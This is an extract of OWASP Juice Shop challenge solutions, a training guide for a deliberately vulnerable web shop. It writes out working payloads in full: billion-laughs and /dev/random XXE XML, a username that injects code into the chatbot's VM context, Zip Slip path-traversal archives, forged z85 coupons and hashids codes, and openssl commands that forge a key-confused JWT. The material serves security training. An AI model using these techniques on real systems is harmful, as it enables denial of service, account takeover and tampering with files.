 - [put\(\)](#)
 - [putObject\(\)](#)
 - [remove\(\)](#)
 - [removeAll\(\)](#)
- [Options](#)



THIS IS NOT THE MODULE YOU ARE LOOKING FOR! Please use
<https://github.com/salemdar/ngx-cookie>! This repository exists only for security awareness and training purposes to demonstrate the issue of *typosquatting* within the OWASP Juice Shop! Please check out <https://github.com/bkimminich/juice-shop/issues/368> and <https://iamakulov.com/notes/npm-malicious-packages/> for more information!

Get Started

Installation

You can install this package locally with npm.

```
# To get the latest stable version and update package.json file:  
yarn add ngy-cookie  
# or  
# npm install ngy-cookie --save
```

3. Visit <http://localhost:3000/#/contact>

4. Submit your feedback with **ngy-cookie** in the comment to solve this challenge

You can probably imagine that the typosquatted **ngy-cookie** would be *a lot harder* to distinguish from the original repository **ngx-cookie**, if it were not marked with the *THIS IS NOT THE MODULE YOU ARE LOOKING FOR!*-warning at the very top. Below you can see the original **ngx-cookie** module page on NPM:

Install

> npm i ngy-cookie

Repository

github.com/salemdar/ngx-cookie

Homepage

github.com/salemdar/ngx-cookie#read...

Version

6.0.999

License

MIT

Unpacked Size

120 kB

Total Files

101

Issues

12

Pull Requests

14

Last publish

19 minutes ago

Collaborators



Try on RunKit

Report malware

[Readme](#)[Code](#) [1 Dependency](#)[83 Dependents](#)[18 Versions](#)

Downloads

Implementation of Angular 1.x \$cookies service to Angular

Table of contents:

- [Get Started](#)
 - [Installation](#)
 - [Usage](#)
 - [Server Side Rendering](#)
 - [Examples](#)
- [CookieService](#)
 - [get\(\)](#)
 - [getObject\(\)](#)
 - [getAll\(\)](#)
 - [put\(\)](#)
 - [putObject\(\)](#)
 - [remove\(\)](#)
 - [removeAll\(\)](#)
- [Options](#)

Get Started

Installation

You can install this package locally with npm.

```
# To get the latest stable version and update package.json file:
yarn add ngx-cookie
# or
# npm install ngx-cookie --save
```

Usage

`CookieModule` should be registered in angular module with `withOptions()` static method. These methods accept `CookieOptions` objects as well. Leave it blank for the defaults.

```
import { NgModule }      from '@angular/core';
import { BrowserModule } from '@angular/platform-browser';
```

Install

```
> npm i ngx-cookie
```

Repository

 github.com/salemdar/ngx-cookie

Homepage

 [github.com/salemdar/ngx-cookie#read...](https://github.com/salemdar/ngx-cookie#readme)

Weekly Downloads

68.917



Version

6.0.1

License

MIT

Unpacked Size

132 kB

Total Files

27

Issues

12

Pull Requests

14

Last publish

2 years ago

Collaborators



[→ Try on RunKit](#)

[Report malware](#)

Give the server something to chew on for quite a while

1. Solve the [Use a deprecated B2B interface that was not properly shut down](#) challenge.
2. On Linux, prepare an XML file which defines and uses an external entity which will require a long time to resolve: `<!ENTITY xxe SYSTEM "file:///dev/random">`. On Windows there is no similar feature to retrieve randomness from the OS via an "endless" file, so the attack vector has to be completely different. A *quadratic blowup* attack works fine, consisting of a single large entity like `<!ENTITY a "dosdosdosdos...dos">` which is replicated very often as in `<foo>&a;&a;&a;&a;&a;...&a;</foo>`.
3. Upload this file through the *File Complaint* dialog and observe how the request processing takes up to 2 seconds and then times out (to prevent you from actually DoS'ing your application) but still solving the challenge.

You might feel tempted to try the classic **Billion laughs attack** but will quickly notice that the XML parser is hardened against it, giving you a status 410 HTTP error saying Detected an entity reference loop.

In computer security, a billion laughs attack is a type of denial-of-service (DoS) attack which is aimed at parsers of XML documents.

It is also referred to as an XML bomb or as an exponential entity expansion attack.

The example attack consists of defining 10 entities, each defined as consisting of 10 of the previous entity, with the document consisting of a single instance of the largest entity, which expands to one billion copies of the first entity.

In the most frequently cited example, the first entity is the string "lol", hence the name "billion laughs". The amount of computer memory used would likely exceed that available to the process parsing the XML (it certainly would have at the time the vulnerability was first reported).

While the original form of the attack was aimed specifically at XML parsers, the term may be applicable to similar subjects as well.

The problem was first reported as early as 2002, but began to be widely addressed in 2008.

Defenses against this kind of attack include capping the memory allocated in an individual parser if loss of the document is acceptable, or treating entities symbolically and expanding them lazily only when (and to the extent) their content is to be used.^[6]

```
<?xml version="1.0"?>
<!DOCTYPE lolz [
<!ENTITY lol "lol">
<!ELEMENT lolz (#PCDATA)>
<!ENTITY lol1 "&lol;&lol;&lol;&lol;&lol;&lol;&lol;&lol;&lol;">
<!ENTITY lol2 "&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;">
<!ENTITY lol3 "&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;">
<!ENTITY lol4 "&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;">
<!ENTITY lol5 "&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;">
<!ENTITY lol6 "&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;">
<!ENTITY lol7 "&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;">
<!ENTITY lol8 "&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;">
<!ENTITY lol9 "&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;">
]>
```


```
<lolz>&lol9;</lolz>
```

Permanently disable the support chatbot

1. The Chatbot is built using an npm module called 'juicy-chat-bot'. The source code for the same can be found [here](#)
2. Looking through the source, one can determine that user messages are processed inside a VM context, with a function called `process`
3. The vulnerable segment of the code is `this statement`, that the bot uses to remember usernames. The command `this.factory.run(users.addUser("${token}", "${name}")`) is equivalent to an eval statement inside the VM context. This can be exploited by including " and) in one's username
4. If one sets their username to `admin"); process=null; users.addUser("1337", "test`, the final statement that gets executed would be

```
users.addUser("token", "admin");
process = null;
users.addUser("1337", "test")
```

The process function, is therefore set to null and any further attempt by the bot to process a user's message would result in an error



)

Gain read access to an arbitrary local file on the web server

1. Log in with any user account and go to *Account > Privacy and Security > Request Data Erasure*.
2. Fill in the fields *Confirm Email Address* and *Answer* with random data and submit. Using your browser's developer tools or an intercepting proxy, notice that a **POST** request is issued with two body parameters (`email` and `securityAnswer`)
3. Using your favorite fuzzing tool and wordlist, start to fuzz the body parameters.
4. Notice an unhandled **500 Internal Server Error** when a parameter `layout` is provided in the request. Also, notice that the error response says `Error: ENOENT: no such file or directory` indicating that we might have hit the LFR vulnerability. We can also see the full pathname of the file the application is trying to access: `<root_directory>/juice-shop/views/<value_of_layout_parameter>`
5. Based on the previous error message, we can guess (or bruteforce) a valid filename. For example, issuing another **POST** request with the following body will solve the challenge: `layout=../package.json`

This vulnerability arises when ExpressJS is using Handlebars as a template engine and it can even lead to RCE in some cases. You can read more about it in this [blog post by Juice Shop's former Google Summer of Code student Shoeb Patel](#).

☆ ☆ ☆ ☆ ☆ Challenges

Overwrite the Legal Information file

1. Combing through the updates of the [@owasp_juiceshop](#) Twitter account you will notice https://twitter.com/owasp_juiceshop/status/1107781073575002112.

The screenshot shows a tweet from the account @owasp_juiceshop. The tweet contains several text blocks with accompanying icons:

- 恼怒表情** You have complaints about several orders?
- 恼怒表情** Filing those individually was too time-consuming in the past?
- 灯泡表情** We've got you covered with our convenient ZIP file upload! Visit [/#/complain](#) and try it today!
- 微笑表情** Complaining was never so easy and efficient!

Below the text, there are standard Twitter interaction buttons: Retweet (3), Like (15), and a reply icon.

At the bottom of the tweet card, there is a note: "presentation on @owasp_juiceshop by the superb @hkimminich #XSS".

2. Researching ZIP-based vulnerabilities should also yield [Zip Slip](#) which exploits directory traversal filenames in file archives.
3. As the Legal Information file you need to override lives in <http://localhost:3000/ftp/legal.md> and uploading files via *File Complaint* does not give any feedback where they are stored, an iterative directory traversal approach is recommended.
4. Prepare a ZIP file (on Linux) with `zip exploit.zip ..//ftp/legal.md`.
5. Log in as any user at <http://localhost:3000/#/login>.
6. Click *Contact Us* and *Complain?* to get to the *File Complaint* screen at <http://localhost:3000/#/complain>.
7. Type in any message and attach your ZIP file, then click *Submit*.
8. The challenge will *not* be solved. Repeat steps 5-7 but with `zip exploit.zip ../../ftp/legal.md` as the payload.

9. The challenge will be marked as solved! When you visit <http://localhost:3000/ftp/legal.md> you will see your overwritten Legal Information!

Zip Slip is a form of directory traversal that can be exploited by extracting files from an archive. The premise of the directory traversal vulnerability is that an attacker can gain access to parts of the file system outside of the target folder in which they should reside. The attacker can then overwrite executable files and either invoke them remotely or wait for the system or user to call them, thus achieving **remote command execution** on the victim's machine. The vulnerability can also cause damage by overwriting configuration files or other sensitive resources, and can be exploited on both client (user) machines and servers. ^[7]

Forge a coupon code that gives you a discount of at least 80%

For this challenge there are actually two distinct *solution paths* that are both viable. These will be explained separately as they utilize totally different attack styles.

Pattern analysis solution path

1. Solve challenge [Access a salesman's forgotten backup file](#) to get the `coupons_2013.adoc.bak` file with old coupon codes which you find listed below.
2. There is an obvious pattern in the last characters, as the first eleven codes end with `gC7sn` and the last with `gC7ss`.
3. You can rightfully speculate that the last five characters represent the actual discount value. The change in the last character for the 12th code comes from a different (probably higher) discount in December! ☃
4. Check the official Juice Shop Twitter account for a valid coupon code: https://twitter.com/owasp_juiceshop
5. At the time of this writing - January 2017 - the broadcasted coupon was `n<Mibh.u)v` promising a 50% discount.
6. Assuming that the discount value is encoded in the last 2-5 characters of the code, you could now start a trial-and-error or brute force attack generating codes and try redeeming them on the *Your Basket* page. At some point you will probably hit one that gives 80% or more discount.
7. You need to *Checkout* after redeeming your code to solve the challenge.

```
n<MibgC7sn
mNYS#gC7sn
o*IVigC7sn
k#pD1gC7sn
o*I]pgC7sn
n(XRvgC7sn
n(XLtgC7sn
k##AfgC7sn
```

```
q:<IqgC7sn  
pEw8ogC7sn  
pes[BgC7sn  
l}6D$gC7ss
```

Reverse engineering solution path

1. Going through the dependencies mentioned in `package.json.bak` you can speculate that at least one of them could be involved in the coupon code generation.
2. Narrowing the dependencies down to crypto or hashing libraries you would end up with `hashids`, `jsonwebtoken` and `z85` as candidates.
3. It turns out that `z85` ([ZeroMQ Base-85 Encoding](#)) was chosen as the coupon code-creation algorithm.
4. Visit <https://www.npmjs.com/package/z85> and check the *Dependents* tab:



5. If you have Node.js installed locally run `npm install -g z85-cli` to install <https://www.npmjs.com/package/z85-cli> - a simple command line interface for `z85`:

z85-cli
0.3.0 • Public • Published a year ago

Readme Admin 1 Dependencies 0 Dependents 10 Versions

z85-cli build passing coverage 100% FIXME Migrate to GitLab dependencies unknown

maintainability A test coverage ? code style standard downloads 72/m Greenkeeper enabled

Command line client for ZeroMQ Base-85 encoding

Getting Started

Install the module with:

```
npm install -g z85-cli
```

Documentation

Encoding

```
z85 --encode [-e] <value>
```

Decoding

```
z85 --decode [-d] <value>
```

Specification

Please refer to [32/Z85 - ZeroMQ Base-85 Encoding Algorithm](#).

install
 npm i z85-cli

weekly downloads
 6

version 0.3.0 license MIT

open issues 0 pull requests 0

homepage [github.com](#) repository 

last publish a year ago

collaborators 

[Test with RunKit](#) [Report a vulnerability](#)

6. Check the official Juice Shop Twitter account https://twitter.com/owasp_juiceshop for a valid coupon code. At the time of this writing - January 2017 - the broadcasted coupon was `n<Mibh.u)v` promising a 50% discount.



7. Decrypting this code with `z85 -d "n<Mibh.u)v"` returns `JAN17-50`
8. Encrypt a code valid for the current month with 80% or more discount, e.g. `z85 -e JAN17-80` which yields `n<Mibh.v0y`.
9. Enter and redeem the generated code on the *Your Basket* page and *Checkout* to solve the challenge.

Cloud computing solution path

1. From February 2019 onward the monthly coupon tweets begin with a robot face emoji in

square brackets. Maybe the Juice Shop sales team forgot to send coupons too often so that the process was automated at some point?



The screenshot shows a Twitter interface with the following details:

- Header:** Startseite, Mitteilungen, Nachrichten, Twitter durchsuchen
- Profile:** OWASP Juice Shop (@owasp_juiceshop)
- Tweet 1:** [🤖] All your favorite juices are now 10% off! Only with #coupon code: mNYS#iv#%t (use before 2019-02-28)
Tweeted at 11:53 - 20. Feb. 2019. 1 "Gefällt mir"-Angabe.
- Tweet 2:** We just ordered a trial batch of 10 coasters with our wallpaper print at @stickermule when we realized this would make also a nice round sticker and/or pin-back button!
Please ❤️ if you agree and we might order some of those for future conferences, meetups and contrib packs! 🎁
Tweeted at 20 Std.

2. Some Internet research will bring you to the **NPM module juicy-coupon-bot** and its associated GitHub repository <https://github.com/juice-shop/juicy-coupon-bot>. *As this is not part of the Juice Shop repo itself and it is publicly accessible, analyzing this repository is **not** considered cheating!*
3. Open the `.github/workflows/coupon-distribution.yml` to see how the bot's *Monthly Coupon Distribution* workflow is set up. You can also look at the job results and logs at <https://github.com/juice-shop/juicy-coupon-bot/actions?query=workflow%3A%22Monthly+Coupon+Distribution%22>.
4. If you read the logs of the *Distribute coupons* step, you will notice an **info: [✓] API lookup success** message at the very beginning. But where exactly does the bot get its coupon code from?
5. Read the code of the **juicy-coupon-bot** carefully and optionally try to play with it locally after installing it via `npm i -g juicy-coupon-bot`. You can learn a few things that way:
 - Running **juicy-coupon-bot** locally will **prepare the text for a tweet with a coupon code** for the current month and with a discount between 10% and 40% and log it to your console.
 - The coupon code is actually retrieved **via an AWS API call** which returns valid coupons with different discounts and their expiration date as JSON, e.g.
`{"discountCodes": {"10%": "mNYS#iv#%t", "20%": "mNYS#iw00u", "30%": "mNYS#iw03v", "40%": "mNYS#w06w"}, "expiryDate": "2019-02-28"}`
6. You could collect this data for several months and basically fall back to the **Pattern analysis solution path** only with more recent coupons.

- For an easier and more satisfying victory over this challenge, take a look at the commit history of the GitHub repository <https://github.com/juice-shop/juicy-coupon-bot>, though.
- Going back in time a bit, you will learn that the coupon retrieval via AWS API backed by a Lambda function was not the original implementation. Commit [fde2003](#) introduced the API call, replacing the previous programmatic creation of a coupon code.

```

Use secure cloud retrieval for coupon code
master
bklminnich committed 11 hours ago
1 parent d961ca3 commit fde2003535598ad3c4edc17ad9ffcdc9c589d3c5
Showing 8 changed files with 462 additions and 216 deletions.
Unified Split
View file ▾
1 ━━━━━━ index.js
2 @@ -9,7 +9,6 @@ const T = new Twitter({
3   const statusText = require('./lib/statusText')
4
5   module.exports = (status = statusText()) => {
6     - console.log()
7     + console.log(`${colors.green('✓')}) Status prepared: ${colors.cyan(status)}`)
8     if (process.env.TRAVIS_EVENT_TYPE === 'cron') {
9       T.post('statuses/update', { status })
10    }
11
12  ━━━━━━ lib/couponCode.js
13 @@ -1,14 +1,11 @@
14   -const z85 = require('z85')
15
16   -const months = ['JAN', 'FEB', 'MAR', 'APR', 'MAY', 'JUN', 'JUL', 'AUG', 'SEP', 'OCT', 'NOV', 'DEC']
17
18   -function toPMMY(date) {
19     - const month = date.getMonth()
20     - const year = date.getFullYear()
21     - return months[month] + year.toString().substring(2, 4)
22   }
23
24   -module.exports = (discount, date = new Date()) => {
25     - const coupon = toPMMY(date) + '-' + discount
26     - return z85.encode(coupon)
27   }
28
29  ━━━━━━

```

- You now have learned the coupon format and that it is [z85](#) encoded. You can now either manipulate your local clone of the "pre-[fde2003](#) version" of the [juicy-coupon-bot](#) or fall back to the last part of the [Reverse engineering solution path](#) where you find and install [z85-cli](#) to conveniently create your own 80%+ coupon locally.

Solve challenge #999

- Solve any other challenge
- Inspect the cookies in your browser to find a [continueCode](#) cookie
- The [package.json.bak](#) contains the library used for generating these continue codes: [hashid](#)
- Visit <http://hashids.org/> to get some information about the mechanism
- Follow the link labeled *check out the demo* (<http://codepen.io/ivanakimov/pen/bNmExm>)
- The Juice Shop simply uses the example salt ([this is my salt](#)) and also the default character range ([abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ1234567890](#)) from that demo page. It just uses a minimum length of [60](#) instead of [8](#) for the resulting hash.
- Encoding the value [999](#) with the demo (see code below) gives you the hash result [690xrZ8aJEgxONZyWoz1Dw4BvXmRGkM6Ae9M7k2rK63YpqQLPjn1b5V5LvDj](#)
- Send a [PUT](#) request to the URL <http://localhost:3000/rest/continue-code/apply/690xrZ8aJEgxONZyWoz1Dw4BvXmRGkM6Ae9M7k2rK63YpqQLPjn1b5V5LvDj> to solve this challenge.

```

var hashids = new Hashids("this is my salt", 60,
"abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ1234567890");

```

```

var id = hashids.encode(999);
var numbers = hashids.decode(id);


$("#input").text("[ "+numbers.join(", ")+"]");
$("#output").text(id);

```

Forge an almost properly RSA-signed JWT token

With Burp Suite

1. Use your favorite forced directory browsing tool (or incredible guessing luck) to identify <http://localhost:3000/encryptionkeys> as having directory listing enabled.
2. Download the application's public JWT key from <http://localhost:3000/encryptionkeys/jwt.pub>



3. Download and install the [Burp Suite Community Edition](#)
4. In the *BApp Store* tab under the *Extender* tab within Burp Suite find and install the [JSON Web Token Attacker](#) extension (aka *JOSEPH*)

Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Logger++ JOSEPH Software Vulnerability Scanner

Extensions BApp Store APIs Options

BApp Store

The BApp Store contains Burp extensions that have been written by users of Burp Suite, to extend Burp's capabilities.

Name	Installed	Rating	Popularity	Last updated	Detail
JCrypton Handler		★★★★★	—	14 Jul 2017	
JSON Beautifier		★★★★★	—	03 Oct 2017	
JSON Decoder		★★★★★	—	24 Jan 2017	
JSON Web Token Attacker	✓	★★★★★	—	08 Feb 2019	
JSON Web Tokens		★★★★★	—	17 Dec 2018	
JSWS Parser		★★★★★	—	15 Feb 2017	
JVM Property Editor		★★★★★	—	24 Jan 2017	
Kerberos Authentication		★★★★★	—	30 Aug 2017	
Lair		★★★★★	—	25 Jan 2017	Pro extension
Length Extension Attacks		★★★★★	—	25 Jan 2017	
LightBulb WAF Auditing ...		★★★★★	—	22 Jan 2018	
Log Requests to SQLite		★★★★★	—	17 Dec 2018	
Log Viewer		★★★★★	—	20 Nov 2018	
Logger++	✓	★★★★★	—	21 May 2018	
Manual Scan Issues		★★★★★	—	23 May 2017	Pro extension
Match/Replace Session ...		★★★★★	—	24 Aug 2017	
MessagePack		★★★★★	—	20 Apr 2017	
Meth0dMan		★★★★★	—	24 Jan 2017	
MindMap Exporter		★★★★★	—	25 Jan 2017	
Multi Session Replay		★★★★★	—	03 Oct 2017	
Multi-Browser Highlighting		★★★★★	—	14 Dec 2018	
NGINX Alias Traversal		★★★★★	—	20 Nov 2018	
NMAP Parser		★★★★★	—	09 Jan 2017	
Notes		★★★★★	—	01 Jul 2014	
NTLM Challenge Decoder		★★★★★	—	29 Jun 2018	
Office Open XML Editor		★★★★★	—	05 Jan 2018	
OpenAPI Parser		★★★★★	—	28 Jan 2019	

JSON Web Token Attacker

JOSEPH - JavaScript Object Signing and Encryption Pentesting Helper

This extension helps to test applications that use JavaScript Object Signing and Encryption, including JSON Web Tokens.

Features

- Recognition and marking
- JWS/JWE editors
- (Semi-)Automated attacks
 - Bleichenbacher MMA
 - Key Confusion (aka Algorithm Substitution)
 - Signature Exclusion
- Base64url en-/decoder
- Easy extensibility of new attacks

Author: Dennis Detering
Version: 1.0.2
Source: <https://github.com/portswigger/json-web-token-attacker>
Updated: 08 Feb 2019

Rating: ★★★★★ Submit rating

Popularity: —

5. Send any captured request that has an **Authorization: Bearer** token to Burp's *Repeater*.
6. Once in *Repeater*, click the *JWS* tab, then the *Payload* tab beneath and modify the email parameter to be `rsa_lord@juice-sh.op`.

Request

Raw Params Headers Hex JWS

Header Payload Base64(Signature) Attacker

```
{"status": "success", "data": {"id": 14, "username": "", "email": "rsa_lord@juice-sh.op", "password": "05a671c66aefea124cc08b76ea6d30bb", "isAdmin": false, "lastLoginIp": "0.0.0.0", "profileImage": "default.svg", "createdAt": "2019-02-12 20:10:17.490+00:00", "updatedAt": "2019-02-12 20:10:17.490+00:00", "iat": 1550002224, "exp": 1550020224}}
```

?

< + > Type a search term 0 matches

7. Next, click the *Attacker* tab, select *Key Confusion*, then click *Load*.
8. Paste in the contents of the `jwt.pub` file without the `-----BEGIN RSA PUBLIC KEY-----` and `-----END RSA PUBLIC KEY-----` lines.

Go Cancel < | > | Target: http://192.168.0.4:3000

Request

Raw Params Headers Hex JWS

Header Payload Base64(Signature) Attacker

Available Attacks:

Key Confusion

Format of the public key:

PEM (String)

```
MIGJAoGBAM3CosR73CBNcJsLv5E90NsFt6qN1uziQ484gbOoule8leXHFbylzPQRozgEpSpiwhr  
6d2/c0CFZHEJ3m5tV0klxfjM7oqjRMURnH/rmBjcETQ7qzISZQ/iptJ3p7Gi78X5ZMhLNtDkUFU9  
WaGdiEb+SnC39wjErnJSfmGb7i1AgMBAAE=
```

Choose Payload:

Public key transformation 02 (0x02)

- Click *Update* and then *Go* in the top left to send the modified request via Burp and solve this challenge!

👏 Kudos to [Tyler Rosonke](#) for providing this solution.

With Linux and online tools

- Download the application's public JWT key from <http://localhost:3000/encryptionkeys/jwt.pub>
- The authentication token is of form `header_base64url.payload_base64url.signature_base64url`. Copy the JWT header from a request, decode it and change the algorithm to HS256 using a tool like <https://cryptii.com/>.

The server uses a private RSA key to sign the token and a public one to verify it when using RS256, but when using HS256 there is only one key for both, and, for verification, the server always uses the public RSA key disregarding the algorithm specified in the header.

The screenshot shows the cryptii.com tool interface. It has three main sections:
 - Left: A "Text" input field containing the JWT token: eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.
 - Middle: A "Base64" section with a "VARIANT" dropdown set to "Base64url (RFC 4648 §5)". Below it, a note says "Encoded 36 chars".
 - Right: A "Text" output field displaying the decoded JSON object: {"typ": "JWT", "alg": "HS256"}.

- Edit the email in the payload to `rsa_lord@juice-sh.op`.

VIEW	ENCODE DECODE	VIEW
Text	Base64	Text
eyJzdGF0dXMtOjJzdWNjZXNzIiwizGF0YSI6eyJpZCI6TgsInVzzXJuYw1IjoTiwlZWlhaWriOjyc2FtbG9yZEbgdWlzs1zaC5vcClisInBhc3Nzb3kJjo1NW3lyzU0ZmUxYyZj4kY2YxTh1MTI0YzcwNTg0YzY1LCJyb2xlIjo1Y3zdG9tZXlLCJkZWx1eGVub2tlb1IG1iisImxhc3RMb2dpbkwlIjo1MCIsInByb2ZpbGVJbWFnZSI6I19hc3NLdHMyCHV1bG1jl2ltWdlcy1GxvYWRlZRLzNf1bQuc3n1iwigdG90cFNLY3JldC1G1iisIm1zQW0aXZLijp0cnVLLCJjcjnVhdGVkQXQj0iYMDIwLTewlTE1IDiwojy0j12lJU1MyArMDA6MDA1LCJicGRhdGVkQXQj0iYMDIwLTewlTE1IDiwojy0j12lJU1MyArMDAGMDA1LC3kZWx1GVkQXQj0m51bGx9LCJpYXQi0jE2MDI3OTUzNTUsInV4cCI6MTYwMjgxMzE1NX0	VARIANT Base64url (RFC 4648 §5) → Decoded 419 bytes	{"status": "success", "data": {"id": 18, "username": "", "email": "rsa_lord@juice-sh.op", "password": "5bec54fe1af2f98cf1a8b124c70584c6", "role": "customer", "deluxeToken": "", "lastLoginIp": "0.0.0.0", "profileImage": "/assets/public/images/uploads/default.svg", "totpSecret": "", "isActive": true, "createdAt": "2020-10-15 20:52:26.553+00:00", "updatedAt": "2020-10-15 20:52:26.553+00:00", "deletedAt": null}, "iat": 1602795155, "exp": 1602813155}

4. Encode the server key to hex `cat jwt.pub | xxd -p | tr -d "\n"`
5. Sign your new token with the server key with hmac `echo -n "new_header.new_payload" | openssl dgst -sha256 -mac HMAC -macopt hexkey:server_key_hex`
6. Encode your signature to base64url: `echo -n "signature" | xxd -r -p | base64 | sed 's/+/-/g; s//_/g; s/=//g' | tr -d "\n"`
7. Place the new token in a cookie or send an authenticated request with the it to solve the challenge.

👏 Kudos to [teodor440](#) for providing this solution.

Like any review at least three times as the same user

1. Liking a review normally results in a request to <http://localhost:3000/rest/products/reviews> which associates the email of the user with the review (identified by the JSON body of e.g. `{id: "ZQdzyRCbwQ4ys3PCG"}`) and also increases its like counter by one.
2. If you try to replay the same request you will get a `403 Forbidden` HTTP status with `{"error": "Not allowed"}` in the response.
3. Write a script that simultaneously executes three requests to <http://localhost:3000/rest/products/reviews> with body e.g. `{id: "ZQdzyRCbwQ4ys3PCG"}` and run it.
4. If your 3 requests get handled asynchronously within an (artificial) 150ms time window, you will cause a race condition and all will get through and each increase the like counter by one to a total of three!
5. Back in your browser you should now see the corresponding challenge marked as solved!

The following [RaceTheWeb](#) config does the trick as well:

```
# Multiple Likes
# Save this as multiple-likes.toml
# Get comment information from this endpoint first:
http://localhost:3000/rest/products/<id>/reviews
